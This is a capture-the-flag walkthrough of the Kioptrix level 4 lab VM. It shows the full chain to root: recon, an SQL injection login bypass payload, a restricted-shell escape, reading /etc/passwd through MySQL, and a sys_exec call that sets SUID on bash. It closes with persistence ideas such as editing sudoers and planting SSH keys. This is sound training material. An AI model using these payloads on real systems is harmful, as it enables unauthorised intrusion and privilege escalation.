GETTING STARTED

To download Kioptrix level 4, click here

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

RECONNAISSANCE

I conducted a network scan to identify the target.


```
┌──(root㉿kali)-[~/ctf/kioptrix-4]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 13:38 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0073s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for 192.168.1.17
Host is up (0.00052s latency).
MAC Address: 00:0C:29:39:EC:5E (VMware)
Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.54 seconds
```

Now that I know the target is *192.168.1.17*, I use an **nmap** aggressive scan to discover the open ports and services running on it.

```
┌──(root㉿kali)-[~/ctf/kioptrix-4]
└─# nmap -A -p- 192.168.1.17 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 13:40 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00067s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:39:EC:5E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

INITIAL ACCESS

I access port 80 and reach a login panel.




In the background, I also use ffuf to fuzz the web directories for more information.

```
┌──(root㉿kali)-[~/ctf/kioptrix-4]
└─# ffuf -u http://192.168.1.17/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.17/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301
________________________________________________

index.php               [Status: 200, Size: 1255, Words: 50, Lines: 46, Duration: 6ms]
.                       [Status: 200, Size: 1255, Words: 50, Lines: 46, Duration: 1ms]
checklogin.php          [Status: 200, Size: 109, Words: 9, Lines: 1, Duration: 6ms]
database.sql            [Status: 200, Size: 298, Words: 36, Lines: 13, Duration: 2ms]
:: Progress: [37050/37050] :: Job [1/1] :: 1219 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```


The *database.sql* file looks interesting, so I access it to gather more information.

```
┌──(root㉿kali)-[~/ctf/kioptrix-4]
└─# curl http://192.168.1.17/database.sql
CREATE TABLE `members` (
`id` int(4) NOT NULL auto_increment,
`username` varchar(65) NOT NULL default '',
`password` varchar(65) NOT NULL default '',
PRIMARY KEY (`id`)
) TYPE=MyISAM AUTO_INCREMENT=2 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` VALUES (1, 'john', '1234');
```

I found a table name, username, and a potential password in the file. I then try these credentials on the login page.




It fails, so I try another way to bypass the authentication. Adding a `'` in the *password* field results in an error, confirming the presence of an SQL injection vulnerability.



Therefore, I use the following payload and log into the system with the username *john*.

```
1234'or''=''#
```



I successfully obtained this user's credentials.

The nmap scan also revealed an SMB service running, so I use enum4linux to gather information about it.

```
enum4linux 192.168.1.17
```

```
=============================================( Users on 192.168.1.17 )=============================================

index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody   Name: nobody    Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert   Name: ,,,       Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root     Name: root      Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john     Name: ,,,       Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret       Name: loneferret,,,     Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]
```

I discovered a few more users, so I try logging in with their credentials.

user	password
john	MyNameIsJohn
robert	ADGAdsafdfwt4gadfga==

Now that I have these credentials, I use ssh to establish a connection with the target.

```
┌──(root㉿kali)-[~/ctf/kioptrix-4]
└─# ssh john@192.168.1.17
The authenticity of host '192.168.1.17 (192.168.1.17)' can't be established.
DSA key fingerprint is SHA256:l2Z9xv+mXqcandVHZntyNeV1loP8XoFca+R/2VbroAw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.17' (DSA) to the list of known hosts.
john@192.168.1.17's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ id
*** unknown command: id
john:~$ export TERM=xterm
*** unknown command: export
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

The shell I get when I log in is *rbash*. So I search online for rbash escapes using the echo command.

I then use the following payload to break out of the rbash.

```
echo os.system('/bin/bash')
```

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$
```

With this, I have gained initial access to the system.

PRIVILEGE ESCALATION

I downloaded the linux smart enumeration script from GitHub and created a file named lse.sh on the target machine with the script's code. I also gave it executable permission using `chmod +x lse.sh`.

```
\e[97m[\e[91m!\e[97m] \e[90msof010\e[97m Can we connect to MySQL as root without password?\e[90m.............\e[92m yes!\e[0;0m
\e[90m——\e[0;0m
mysqladmin  Ver 8.41 Distrib 5.0.51a, for debian-linux-gnu on i486
Copyright (C) 2000-2006 MySQL AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license

Server version          5.0.51a-3ubuntu5.4
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 37 min 13 sec
```

The script revealed that I could connect to MySQL as root without a password. Therefore, I looked for services running as root.

```
john@Kioptrix4:~$ ps -aux | grep root | grep -v "]"
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root         1  0.0  0.0   2844  1696 ?        Ss   05:13   0:01 /sbin/init
root      2930  0.0  0.0   2224   644 ?        S<s  05:13   0:00 /sbin/udevd --daemon
root      4737  0.0  0.0   1716   492 tty4     Ss+  05:13   0:00 /sbin/getty 38400 tty4
root      4738  0.0  0.0   1716   492 tty5     Ss+  05:13   0:00 /sbin/getty 38400 tty5
root      4746  0.0  0.0   1716   492 tty2     Ss+  05:13   0:00 /sbin/getty 38400 tty2
root      4748  0.0  0.0   1716   492 tty3     Ss+  05:13   0:00 /sbin/getty 38400 tty3
root      4753  0.0  0.0   1716   488 tty6     Ss+  05:13   0:00 /sbin/getty 38400 tty6
root      4805  0.0  0.0   1872   540 ?        S    05:13   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
root      4826  0.0  0.0   5316   988 ?        Ss   05:13   0:00 /usr/sbin/sshd
root      4882  0.0  0.0   1772   528 ?        S    05:13   0:00 /bin/sh /usr/bin/mysqld_safe
root      4924  0.0  0.3 126988 16288 ?        Sl   05:13   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mys
root      4926  0.0  0.0   1700   556 ?        S    05:13   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
root      4999  0.0  0.0   6528  1324 ?        Ss   05:13   0:00 /usr/sbin/nmbd -D
root      5001  0.0  0.0  10108  2340 ?        Ss   05:13   0:00 /usr/sbin/smbd -D
root      5015  0.0  0.0  10108  1028 ?        S    05:13   0:00 /usr/sbin/smbd -D
root      5016  0.0  0.0   8084  1340 ?        Ss   05:13   0:00 /usr/sbin/winbindd
root      5024  0.0  0.0   8208  1704 ?        S    05:13   0:00 /usr/sbin/winbindd
root      5048  0.0  0.0   2104   888 ?        Ss   05:13   0:00 /usr/sbin/cron
root      5070  0.0  0.1  20464  6200 ?        Ss   05:13   0:00 /usr/sbin/apache2 -k start
root      5127  0.0  0.0   1716   492 tty1     Ss+  05:14   0:00 /sbin/getty 38400 tty1
root      5196  0.0  0.0   8084   872 ?        S    05:25   0:00 /usr/sbin/winbindd
root      5197  0.0  0.0   8092  1268 ?        S    05:25   0:00 /usr/sbin/winbindd
john     29408  0.0  0.0   3004   752 pts/0    R+   05:54   0:00 grep root
john@Kioptrix4:~$
```

I use `grep -v "]"` to exclude internal system services when searching for services running as root, simplifying the results. This confirms that MySQL is not running with a service user as it normally should but as root. So I log into the database:

```
john@Kioptrix4:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql>
```

I looked into the *members* database and found the credentials of Robert and John.

```
mysql> use members;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_members |
+--------------------+
| members            |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from members
    -> ;
+----+----------+--------------------------+
| id | username | password                 |
+----+----------+--------------------------+
|  1 | john     | MyNameIsJohn             |
|  2 | robert   | ADGAdsafdfwt4gadfga==    |
+----+----------+--------------------------+
2 rows in set (0.00 sec)
```

Since I am running as root, I can use built-in functions like load_file to read system files.

```
select load_file('/etc/passwd');
```

```
+
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Inside the *mysql* database, I found a table with functions that could be interesting.

```
mysql> select * from func;
+-----------------------+-----+-----------------------+-----------+
| name                  | ret | dl                    | type      |
+-----------------------+-----+-----------------------+-----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
+-----------------------+-----+-----------------------+-----------+
2 rows in set (0.00 sec)
```

The sys_exec function seemed interesting, so I tried it.

```
mysql> select sys_exec('touch /root/test.txt');
+-----------------------------------+
| sys_exec('touch /root/test.txt') |
+-----------------------------------+
| NULL                              |
+-----------------------------------+
1 row in set (0.00 sec)
```

```
john@Kioptrix4:~$ ls /root
congrats.txt  lshell-0.9.12  test.txt
john@Kioptrix4:~$
```

So, it can be used to execute commands.

I execute the following command to add an SUID bit to the bash shell.

```
mysql> select sys_exec('chmod u+s /bin/bash');
+-----------------------------------------+
| sys_exec('chmod u+s /bin/bash') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.00 sec)
```

```
john@Kioptrix4:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 702160 2008-05-12 14:33 /bin/bash
john@Kioptrix4:~$ bash -p
bash-3.2# whoami
root
```

Now that I am root, I can capture the flag located in the */root* directory.

```
bash-3.2# cd /
bash-3.2# cd root
bash-3.2# ls
congrats.txt  lshell-0.9.12  test.txt
bash-3.2# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```

CLOSURE


I gained access to Kioptrix 4 by following these steps:

- First, I explored the web page and discovered a file named *database.sql*.
- Inside this file, I found a user named john.
- Using enum4linux, I uncovered another user named robert.

- By exploiting a SQL injection vulnerability in the password field on the login page, I bypassed authentication and obtained passwords for both users.
- Although I initially accessed the target via ssh using these credentials, I ended up in a restricted shell.
- I escaped this restricted shell and ran a script called lse.
- Through this script, I discovered that the MySQL service was accessible with the root user and a blank password.
- Upon logging into the SQL server, I found a user-defined function that allowed me to execute system commands.
- Because the MySQL service was running as root, I had the privilege to execute any command.
- To further elevate privileges, I added a special permission (SUID bit) to the bash shell.
- Subsequently, I reconnected, escaped the restricted shell, and executed `bash -p` to gain root access.

Given the freedom to execute commands, there are numerous other methods to achieve root access, such as:

- Modifying the sudoers file.
- Adjusting the passwd file to change the user ID (uid) of john to 0.
- Adding your SSH keys to authorized_keys for additional access.



That's it from my side, Happy Hacking :)